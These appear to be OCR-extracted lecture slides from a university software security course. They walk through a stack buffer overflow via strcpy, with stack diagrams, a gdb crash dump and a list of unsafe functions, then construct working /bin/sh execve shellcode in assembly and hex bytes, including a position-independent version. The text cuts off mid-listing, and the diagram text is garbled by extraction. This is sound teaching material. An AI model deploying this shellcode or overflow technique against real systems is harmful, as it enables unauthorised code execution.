





















	0xfd2	2e0	0xfd	2d4 ⁽		04: cpy:		340 fall 20	15 rocks!"
							n %ebp		0x80483f4
							%esp,%eb	р	0x80483f5
							\$0x28,%e		0x80483f7
	0x8048	3504			ı	mov	0x8(%ebp)),%eax	0x80483fa
	0x8048	3423	0xfd2		ı	mov	%eax,0x4	(%esp)	0x80483fd
	0xfd2	2d0	0xfd2		•	lea	<pre>-0xc(%ebp),%eax %eax,(%esp)</pre>	p),%eax	0x8048401
			0xfd2	2b8	ı	mov		0x8048404	
							strcpy		0x8048407
	asu (0x20	75736 1)				leav	/e		0x804840c
	,	·	0xfd2	2ac		ret			0x804840d
						in:	0/ 1		0.004040
							n %ebp		0x804840e
							%esp,%eb	•	0x804840f
							\$0x10,%e	**************************************	0x8048414
								504, (%esp) 0x8048417
	0x8048						L <mark>mycpy</mark> \$0x80485	17 %oox	0x804841e 0x8048423
	0xfd2	2ac	0xfd2	290			%eax,(%e		0x8048428
Г	 ⁄eax	0xfd2ac					Deax, (%e	3P)	0x804842b
		00000000 00 000000 00000 0000					\$0x0,%ea	×	0x8048430
9	%esp					lea\	-		0x8048435
2	%ebp					ret			0x8048436
9	ćei∕p dam Doupé, Softwa	0x804840c					•	175	

		0xfd2e0		0xf	d2d4		504: /cpy:		340 fall	2015 rocks!"
						,	push	n %ebp		0x80483f4
							mov	%esp,%el	ор	0x80483f5
							sub	\$0x28,%	esp	0x80483f7
	6	0x804850	4				mov	0x8(%eb)	o),%eax	0x80483fa
	(0x8048423 0xfd2d0		0xfd			mov	<pre>%eax,0x4(%esp) -0xc(%ebp),%eax</pre>	4(%esp)	0x80483fd
				0xfd	2bc		lea		0x8048401	
	•			0xfd	2b8		mov	%eax,(%esp)	esp)	0x8048404
	cse	cse (0x20657363)					call	strcpy		0x8048407
		(0x20757	•			\rightarrow	leav	ve		0x804840c
	434	(OXZO73)	, 501)	0xfd	2ac		ret			0x804840d
							main:			
				1		pusł	ı %ebp		0x804840e	
							mov	%esp,%el	р	0x804840f
							sub	\$0x10,%	esp	0x8048414
							mov]	l \$0x8048	8504 <mark>,(%e</mark> s	sp)0x8048417
	(0x804850	4				call	L mycpy	тусру	0x804841e
		0xfd2ac		٥٠٠٢ م	200		mov	\$0x8048	517,%eax	0x8048423
				0xfd	290		mov	%eax,(%	esp)	0x8048428
	%eax	0:	xfd2ac				call	l printf		0x804842b
	%esp	0:	xfd290					\$0x0,%eax	0x8048430	
	%ebp 0xfd2b8 %ei/pdam Doupé, Software0x804840c		xfd2h8				leav	ve		0x8048435
l						ret		176	0x8 048 436	
L	%e1pall Doube,	Software	X8U484UC						170	

	0xfd2	2e0	0xfd	2d4	0x8048504: mycpy:		340 fall 20	15 rocks!"
					, , ,	n %ebp		0x80483f4
					mov	%esp,%el	ор	0x80483f5
					sub	\$0x28,%	esp	0x80483f7
	0x8048	3504			mov	0x8(%eb)	o),%eax	0x80483fa
	0x8048	3423	0xfd2		mov	%eax,0x4	4(%esp)	0x80483fd
	0xfd2	2d0	0xfd2	2bc	lea	-0xc(%el	op),%eax	0x8048401
	340 (0x20	303433)	0xfd2	2b8		- •	%eax,(%esp)	0x8048404
	cse (0x20	657363)				l strcpy		0x8048407
	asu (0x20	•			→ leav	ve		0x804840c
	3.5 3. (67.25	· · · · · · · · · · · · · · · · · · ·	0xfd2	2ac	ret			0x804840d
				ma				
					pusl	n %ebp		0x804840e
					mov	%esp,%el	ор	0x804840f
					sub	\$0x10,%	esp	0x8048414
					mov	l \$0x8048	8504 , (%esp)0x8048417
	0x8048	3504			call	l mycpy		0x804841e
	0xfd2	2ac	٥ د ١٠	200	mov	\$0x8048!	517,%eax	0x8048423
			0xfd2	290	mov	%eax,(%	esp)	0x8048428
9	%eax	0xfd2ac				l printf		0x804842b
9	%esp	0xfd290				\$0x0,%ea	ax	0x8048430
	ebp	0xfd2b8			leav	ve		0x8048435
I ⊢	%ei/pdam Doupé, Software0x804840c				ret		177	0x8 048 436
Ľ	oerpani boupo, conwa	UX0U4040C						

	0xfd2	2e0	0xfd2d	0x8048504: 4 mycpy:		40 fall 201	L5 rocks!"
					n %ebp		0x80483f4
				mov	%esp,%ebp)	0x80483f5
				sub	\$0x28,%es	sp .	0x80483f7
	0x8048	3504		mov	0x8(%ebp)	,%eax	0x80483fa
	0x8048	3423	0xfd2c6	IIIOV	%eax,0x4(%esp)	0x80483fd
	fall (0x60	6c6166)	0xfd2bc	TEa	-0xc(%ebp),%eax	0x8048401
	340 (0x20	303433)	0xfd2b8	mov	<pre>%eax,(%esp)</pre>	0x8048404	
	cse (0x20	657363)		call	l strcpy		0x8048407
	asu (0x20	•		→ leav	ve		0x804840c
	454 (5A25	,	0xfd2ac	ret			0x804840d
				main:			
				pus	n %ebp		0x804840e
				mov	%esp,%ebp)	0x804840f
				sub	\$0x10,%es	р	0x8048414
				mov	l \$0x80485	604 ,(% esp)	0x8048417
	0x8048	3504		call	l mycpy		0x804841e
	0xfd2	2ac	07.E4300	mov	\$0x804851	.7 , %eax	0x8048423
_			0xfd296	IIIOV	%eax,(%es	sp)	0x8048428
	%eax	0xfd2ac			l printf		0x804842b
	%esp	0xfd290			\$0x0,%eax	<	0x8048430
	 %ebp	ebp 0xfd2b8		leav	ve		0x8048435
l ⊢	•			ret	ret 178	78	0x8048436
L	%стр. а.п. Боаро, зониа	0X004040C					

		0xfd2	0x8048504: "asu cse 340 fall 2015 rocks!' 0xfd2d4 mycpy:							
	9							%ebp		0x80483f4
	8					r	mov	%esp,%el	bp	0x80483f5
							sub	\$0x28,%	esp	0x80483f7
		0x8048	3504	_	<u>-</u>	r	mov	0x8(%ebp	p),%eax	0x80483fa
		201 (0x31303220)			l2c0	r	mov	%eax,0x	4(%esp)	0x80483fd
		fall (0x6c6c6166)			2bc	•	lea	-0xc(%el	bp),%eax	0x8048401
	7	340 (0x20303433) cse (0x20657363)			0xfd2b8	r	mov	%eax,(%	esp)	0x8048404
						(cal]	l strcpy		0x8048407
	6	asu (0x20757361)				\rightarrow	leav	/e		0x804840c
		434 (0X20	, , , , , , , , , , , , , , , , , , , ,	0xfd	2ac	ı	ret			0x804840d
						ma:	in:			
	9					ı	pusł	n %ebp		0x804840e
						r	mov	%esp,%el	bp	0x804840f
	7					9	sub	\$0x10,%	esp	0x8048414
						r	mov]	L \$0x804	8504 <mark>,(%esp</mark>)0x8048417
	9	0x8048	3504			(cal]	Mycpy		0x804841e
		0xfd2	2ac	ا م	1000	r	mov	\$0x8048	517,%eax	0x8048423
	7			0xfd	290	r	mov	%eax,(%	esp)	0x8048428
	%e	ax	0xfd2ac			(cal]	l printf		0x804842b
	%e	sp	0xfd290			r	mov	\$0x0,%e	ax	0x8048430
l H		•					leav	ve		0x8048435
l H	<u>'</u>					ı	ret		179	0x8048436
L	%e	i∕p dam Doupé, Softwa	• 0 X804840с						113	

	0xfd2	2e0	0xfd	2d4	0x8048504: mycp		"asu cse 340	fall 20	15 rocks!"
			-				%ebp		0x80483f4
			-		mo	V	%esp,%ebp		0x80483f5
					su	b	\$0x28,%esp		0x80483f7
	5 ro (0x6	F722035)			mo	V	0x8(%ebp),%	eax	0x80483fa
	201 (0x31	1303220)	0xfd2		mo	V	%eax,0x4(%e	sp)	0x80483fd
	fall (0x60	0xfd2		le	a	-0xc(%ebp),	%eax	0x8048401	
	340 (0x20	0xfd2	2b8	mo	V	<pre>%eax,(%esp)</pre>		0x8048404	
	cse (0x20			ca	11	strcpy		0x8048407	
	asu (0x20	-		→ le	av	re		0x804840c	
	u3u (0X20	, , , , , , , , , , , , , , , , , , , ,	0xfd2ac	2ac	re	t			0x804840d
			_		main	:			
		_		pu	sh	ı %ebp		0x804840e	
		_		mo	V	%esp,%ebp		0x804840f	
					su	b	\$0x10,%esp		0x8048414
					mo	v1	\$0x8048504	,(%esp))0x8048417
	0x8048	3504			cal	11	тусру		0x804841e
	0xfd2	2ac	ן 	200	mo	V	\$0x8048517,	%eax	0x8048423
			[」] 0xfd2 ———	290	mo	V	<pre>%eax,(%esp)</pre>		0x8048428
%	eax	0xfd2ac			ca	11	printf		0x804842b
%	esp	-					\$0x0,%eax		0x8048430
	ebp				le		/e		0x8048435
—	•				re ⁻	ret	180		0x8048436
%	e i∕p dam Doupé, Softwa	*************************************					100		

	0xfd2	2e0	0xfd2	2d4	0x8048504 mycr		"asu cse 34	10 fall 20	15 rocks!"
					pι	ısł	n %ebp		0x80483f4 0x80483f5
1 1	5 ro (0x64 201 (0x31 fall (0x66 340 (0x20 cse (0x20	cks! (0x21736b63) 5 ro (0x6f722035) 201 (0x31303220) fall (0x6c6c6166) 340 (0x20303433) cse (0x20657363) asu (0x20757361)			su mo no le mo ca	ib ov ea ov eal	%eax,0x4(-0xc(%ebp %eax,(%es l strcpy	0x28,%esp x8(%ebp),%eax eax,0x4(%esp) 0xc(%ebp),%eax eax,(%esp) strcpy	
	0x8048 0xfd2		0xfd2	290	mov sub mov cal mov	ush ub ov: al:	n %ebp %esp,%ebp \$0x10,%es l \$0x80485 l mycpy \$0x804851 %eax,(%es	p 04,(%esp) 7,%eax	0x804840e 0x804840f 0x8048414)0x8048417 0x804841e 0x8048423 0x8048428
	eax	0xfd2ac					l printf \$0x0,%eax	(0x804842b 0x8048430
%	esp ebp ei/ _B dam Doupé, Softwa					eav	ve	81	0x8048435 0x8048436
	1								

	0xfd2	2e0	0xfd	2d4	0x804850 myc			340 fall 20	15 rocks!"
					p	usł	n %ebp		0x80483f4
1	cks! (0x21 5 ro (0x61 201 (0x31 fall (0x60 340 (0x20 cse (0x20 asu (0x20	0xfd2 0xfd2 0xfd2	2bc 2b8	s m m 1 m c	ub lov lea lov al: eav	%esp,%eb \$0x28,%e 0x8(%ebp %eax,0x4 -0xc(%eb %eax,(%e l strcpy	sp),%eax (%esp) p),%eax	0x80483f5 0x80483f7 0x80483fa 0x80483fd 0x8048401 0x8048404 0x8048407 0x804840c 0x804840d	
	0x8048 0xfd2		0xfd2	290	p m s m c	oush nov sub nov all	l mycpy	esp 8504,(%esp 517,%eax	0x804840e 0x804840f 0x8048414)0x8048417 0x804841e 0x8048423 0x8048428
%e	ax	0xfd2ac					l printf		0x804842b
%e	sp 0xfd2b8						\$0x0,%ea	X	0x8048430 0x8048435
%e	bp	0xfd2b8				leave ret	76		0x8048435
%e	j∕p dam Doupé, Softwa	0x804840c						182	ASU

	0xfd2	2e0	0xfd2	15 rocks!"			
				•	h %ebp %esp,%ebp		0x80483f4 0x80483f5
	cks! (0x21 5 ro (0x6f			sub	\$0x28,%es 0x8(%ebp)	р	0x80483f7 0x80483fa
→	Latt (axececetee)		0xfd2d 0xfd2d 0xfd2d	mov lea	%eax,0x4(-0xc(%ebp	<pre>%eax,0x4(%esp) -0xc(%ebp),%eax %eax,(%esp)</pre>	0x80483fd 0x8048401 0x8048404
	cse (0x20 asu (0x20	657363)	0xfd2a	→ lea			0x8048407 0x804840c 0x804840d
	0x8048 0xfd2		0xfd29	mov sub mov cal mov	h %ebp %esp,%ebp \$0x10,%es 1 \$0x80485 1 mycpy \$0x804851 %eax,(%es	p 04,(%esp) 7,%eax	0x804840e 0x804840f 0x8048414 sp)0x8048417 0x804841e 0x8048423 0x8048428
%e	ax sp bp i /pdam Doupé, Softwa	0xfd2ac 0xfd2bc 0x6c6c6166 0x804840c		cal	printf \$0x0,%eax		0x804842b 0x8048430 0x8048435 0x8048436

	0xfd2	0xfd2	d4 ^{0x}	8048504: mycpy		340 fall 20	15 rocks!"	
,					pusl	h %ebp		0x80483f4
	cks! (0x21) 5 ro (0x61) 201 (0x31) fall (0x60) 340 (0x20) cse (0x20) asu (0x20)	0xfd2l 0xfd2l 0xfd2l	oc 08	sub mov mov lea mov	<pre>%esp,%ebp \$0x28,%esp 0x8(%ebp),%eax %eax,0x4(%esp) -0xc(%ebp),%eax %eax,(%esp) strcpy /e</pre>		0x80483f5 0x80483f7 0x80483fa 0x80483fd 0x8048401 0x8048404 0x8048407 0x804840c 0x804840d	
	0x8048 0xfd2		0xfd29	90	mov sub mov call mov	<pre>%ebp %esp,%ebp \$0x10,%esp \$0x8048504,(%e) mycpy \$0x8048517,%eax %eax,(%esp)</pre>	esp 8504,(%esp 817,%eax	0x804840e 0x804840f 0x8048414)0x8048417 0x804841e 0x8048423 0x8048428
%e		0xfd2ac				l printf \$0x0,%ea	ax	0x804842b 0x8048430
%e %e					lea			0x8048435
	j/p dam Doupé, Softwa				ret		184	0x8 048 436

	0xfd2	0xfd	2d4		04: cpy:	"asu cse 340 f	Fall 20	15 rocks!"	
e.					,		n %ebp		0x80483f4
04						mov	%esp,%ebp		0x80483f5
	cks! (0x21	L736b63)				sub	\$0x28,%esp		0x80483f7
	5 ro (0x6f	F722035)					0x8(%ebp),%e	eax	0x80483fa
	201 (0x31	1303220)	0xfd2			mov	%eax,0x4(%esp)	0x80483fd	
	fall (0x60	0xfd2		m c l	lea	-0xc(%ebp),%eax	%eax	0x8048401	
	340 (0x20	0xfd2	2b8		mov	%eax,(%esp)		0x8048404	
2	cse (0x20					l strcpy		0x8048407	
0*	asu (0x20				leav	/e		0x804840c	
(3)	333 (37.23	, , , , , , , , , , , , , , , , , , ,	0xfd2	ac		ret			0x804840d
					ma	in:			
0						pusl	n %ebp		0x804840e
8						mov	%esp,%ebp		0x804840f
						sub	\$0x10,%esp		0x8048414
,					m	mov.	l \$0x8048504,	(%esp))0x8048417
	0x8048	3504				cal	l mycpy		0x804841e
	0xfd2	2ac	טיינין ז	.00		mov	\$0x8048517,	%eax	0x8048423
			0xfd2	.90		mov	<pre>%eax,(%esp)</pre>		0x8048428
%e	ax	0xfd2ac					l printf		0x804842b
%e	sp	0xfd2c0				_	\$0x0,%eax		0x8048430
%e	bp 0x6c6c6166					leav	ve		0x8048435
	j/p dam Doupé, Softwa					ret	185		0x8 048 436

	0xfd2	2e0	0xfc	d2d4		94: cpy:		340 fall	2015 rocks!"	•
							n %ebp		0x80483f	F 4
					n.	nov	%esp,%e	bp	0x80483f	f5
	cks! (0x21	1736b63)					\$0x28,%	₁₀ 15.0	0x80483f	F7
	5 ro (0x6f	722035)			n	mov	0x8(%eb	p),%eax	0x80483f	fa
	201 (0x31303220) fall (0x6c6c6166) 340 (0x20303433)			2c0	n	nov	%eax,0x	4(%esp)	0x80483f	fd
0				2bc			-0xc(%ebp),%eax	0x804840)1	
8				2b8	n	nov	%eax,(%	esp)	0x804840) 4
	cse (0x20				call	strcpy		0x804840	3 7	
0	asu (0x20]	leav	⁄e		0x804840	∂ C	
9	434 (0X20	, , , , , , , , , , , , , , , , , , , ,	0xfd	2ac		ret			0x804840	∂d
9					mai	in:				
0					•	n %ebp		0x804846	∂ e	
8							%esp,%e	•	0x804846	}f
					sub		\$0x10,%		0x804841	
						2.53	8504 , (%e	sp)0x804841		
	0x8048	3504					mycpy		0x804841	3 3 3 3 5 6
· ·	0xfd2	2ac	0xfd	200				517 <mark>,%eax</mark>		
			- OXIU	290			%eax,(%	• •	0x804842	78.00
%e	ax	0xfd2ac					printf		0x804842	
%e	sp	0xfd2c0			_	_	\$0x0,%e	ax	0x804843	
%e	bp 0x6c6c6166					leav			0x804843	
	i∕p dam Doupé, Softwa				r	ret		186	0x8 048 43	36

```
#include <string.h>
#include <stdio.h>
void mycpy(char* str)
  char foo[4];
  strcpy(foo, str);
int main()
  mycpy("asu cse 340 fall
2015 rocks!");
  printf("After");
  return 0;
 Adam Doupé, Software Security
```

```
[adamd@ragnuk examples]$ gcc
-Wall -m32 overflow example.c
[adamd@ragnuk examples]$ ./
a.out Segmentation fault (core
dumped)
[adamd@ragnuk examples]$
gdb ./a.out
(qdb) r
Starting program: a.out
Program received signal
SIGSEGV, Segmentation
fault.0x31303220 in ?? ()
(qdb) info registers
      0xffffd1fc -11780
eax
ecx 0x0
edx 0x8048521 134513953
ebx 0x908ff4 9474036
      0xffffd210
                   0xffffd210
esp
      0x6c6c6166
ebp
                   0x6c6c6166
esi
      0x0
edi 0x0
eip 0x31303220
0x31303220e
               153
```

"Overflowing" Functions

- gets() -- note that data cannot contain newlines or EOFs
- strcpy()/strcat()
- sprintf()/vsprintf()
- scanf()/sscanf()/fscanf()
- ... and also custom input routines



How to Exploit a Stack Overflow

- Different variations to accommodate different architectures
 - Assembly instructions
 - Operating system calls
 - Alignment
- Linux buffer overflows for 32-bit architectures explained in the paper "Smashing The Stack For Fun And Profit" by Aleph One, published on Phrack Magazine, 49(7), 1996.



Shellcode Goal

- We want to execute arbitrary code in the vulnerable application's process space
 - This code has the same privileges as the vulnerable application
- Shellcode is the standard term for this type of code
 - Called shellcode because classic example is code to execute /bin/sh
 - Really just assembly code to perform specific purpose



C-version of Shellcode

```
void main() {
   char* name[2];

name[0] = "/bin/sh";
name[1] = NULL;
execve(name[0], name, NULL);
exit(0);
}
```

 System calls in assembly are invoked by saving parameters either on the stack or in registers and then calling the software interrupt (0x80 in Linux)



NR	syscall name	references	%eax	arg0 (%ebx)	arg1 (%ecx)	arg2 (%edx)	arg3 (%esi)	arg4 (%edi)	arg5 (%ebp)
0	restart_syscall	man/ cs/	0x00	-	-	-	-	-	-
1	exit	man/ cs/	0x01	int error_code	-	-	-	-	-
2	fork	man/ cs/	0x02	-	-	-	-	-	-
3	read	man/ cs/	0x03	unsigned int fd	char *buf	size_t count	-	-	-
4	write	man/ cs/	0x04	unsigned int fd	const char *buf	size_t count	-	-	-
5	open	man/ cs/	0x05	const char *filename	int flags	umode_t mode	-	-	-
6	close	man/ cs/	0x06	unsigned int fd	-	-	-	-	-
7	waitpid	man/ cs/	0x07	pid_t pid	int *stat_addr	int options	-	-	-
8	creat	man/ cs/	0x08	const char *pathname	umode_t mode	-	-	-	-
9	link	man/ cs/	0x09	const char *oldname	const char *newname	-	-	-	-
10	unlink	man/ cs/	0x0a	const char *pathname	-	-	-	-	-
11	execve	man/ cs/	0x0b	const char *filename	const char *const *argv	const char *const *envp	-	-	-
12	chdir	man/ cs/	0x0c	const char *filename	-	-	-	-	-
13	time	man/ cs/	0x0d	time_t *tloc	-	-	-	-	-
14	mknod	man/ cs/	0x0e	const char *filename	umode_t mode	unsigned dev	-	-	-
15	chmod	man/ cs/	0x0f	const char	umode_t mode	-	-	-	-

uid tusar

aid taroun

*filename

const char

man/cs/

0v10

16

Ichown

System Calls

- Value 0xb in eax (index in syscall table)
- Address of the program name in ebx ("/bin/sh")
- Address of the null-terminated argv vector in ecx (addr of "/bin/sh", NULL)
- Address of the null-terminated envp vector in edx (e.g., NULL)
- Call int 0x80 (note: sysenter/sysexit is the more optimized way to invoke system calls)



System Calls

- void exit(int status)
 - Value 1 in eax
 - Exit code in ebx
 - Call int 0x80



The Shell Code

- We need the null-terminated string "/bin/ sh" somewhere in memory (filename parameter)
- We need the address of the string "/bin/sh" somewhere in memory followed by a NULL pointer (argv parameter)
- Have the address of a NULL long word somewhere in memory (envp parameter)



Invoking the System Calls

- Copy 0xb into the eax register
- Copy the address of the string "/bin/sh" into the ebx register
- Copy the address of the address of "/bin/sh" into the ecx register
- Copy the address of the null word into the edx register
- Execute the int 0x80 instruction
- Copy 0x1 into the eax register
- Copy 0x0 into the ebx register
- Execute the int 0x80 instruction



Preliminary Shellcode

```
[ragnuk] $ gcc -m32
                          preliminary shellcode.s
.data
                          [ragnuk] $./a.out
sh:
                          sh-41.$
       .string "/bin/sh"
       .int 0
.text
.globl main
main:
      movl $11, %eax
      movl $sh, %ebx
            $0
      push
            $sh
      push
      movl %esp, %ecx
      movl $0, %edx
      int $0x80
      movl $0x1, %eax
      movl $0x0, %ebx
             $0x80
      int
```



Preliminary Shellcode

```
$ gcc -m32 preliminary shellcode.s -o prelim
$ objdump -D prelim
08048394 <main>:
8048394:
               b8 0b 00 00 00
                                                $0xb, %eax
                                        mov
8048399:
               bb 1c 96 04 08
                                                $0x804961c, %ebx
                                        mov
804839e:
               6a 00
                                                $0x0
                                         push
80483a0:
               68 1c 96 04 08
                                        push
                                                $0x804961c
80483a5:
               89 e1
                                                %esp,%ecx
                                        mov
80483a7:
                                                $0x0, edx
               ba 00 00 00 00
                                        mov
80483ac:
               cd 80
                                         int.
                                                $0x80
80483ae:
               b8 01 00 00 00
                                                $0x1, %eax
                                        mov
80483b3:
               bb 00 00 00 00
                                                $0x0, %ebx
                                        mov
80483b8:
               cd 80
                                         int
                                                $0x80
```

Testing the Shell Code

```
void main()
 char shellcode[] = \frac{xb8}{x0b}x00\\x00\\x00\\x00\\x00\\x00
                    "\x04\x08\x6a\x00\x68\x1c\x96\x04"
                    "\xcd\x80\xb8\x01\x00\x00\x00\xbb"
                    int (*shell)();
  shell=shellcode;
  shell();
}
 gcc -m32 -z execstack test shellcode.c
 ./a.out
$
```



Preliminary Shellcode

\$ qcc -m32 preliminary shellcode.s -o prelim

```
$ objdump -D prelim
08048394 <main>:
8048394:
                b8 0b 00 00 00
                                                   $0xb.%eax
                                           mov
                                                   $0x804961c,
                bb 1c 96 04 08
8048399:
                                           mov
%ebx
804839e:
                6a 00
                                                   $0x0
                                           push
                68 1c 96 04 08
                                                   $0x804961c
80483a0:
                                           push
80483a5:
                89 e1
                                           mov
                                                   %esp, %ecx
                ba 00 00 00 00
80483a7:
                                                   $0x0, %edx
                                           mov
80483ac:
                cd 80
                                           int
                                                   $0x80
80483ae:
                b8 01 00 00 00
                                                   $0x1, %eax
                                           mov
80483b3:
                bb 00 00
                          00 00
                                                   $0x0, %ebx
                                           mov
80483b8:
                                                   $0x80
                cd 80
                                           int
```



Position Independent Shellcode

```
[ragnuk] $ gcc -m32
                    position independent shellcode.s
.text
                    [ragnuk] $./a.out
.globl main
                    sh-41.$
main:
       movl
              $11,%eax
       # push /sh\0
              $0x0068732F
       push
       # push /bin
       push
              $0x6E69622F
       movl
             %esp,%ebx
       push
              $0
              %ebx
       push
              %esp,%ecx
       mov
       movl $0,%edx
       # execve(char* filename, char** argv, char** envp)
       int
              $0x80
       movl
              $1,%eax
              $0,%ebx
       movl
              $0x80
       int
```



Position Independent Shellcode

```
$ gcc -m32 -o position independent
position independent shellcode.s
$ objdump -D ./position independent
08048394 <main>:
8048394:
                b8 0b 00
                         00 00
                                                  $0xb, %eax
                                          mov
                68 2f 73 68
8048399:
                                          push
                                                  $0x68732f
804839e:
                68 2f 62 69 6e
                                                  $0x6e69622f
                                          push
80483a3:
                89 e3
                                                  %esp,%ebx
                                          mov
80483a5:
                6a 00
                                          push
                                                  $0x0
80483a7:
                53
                                          push
                                                  %ebx
80483a8:
                89 e1
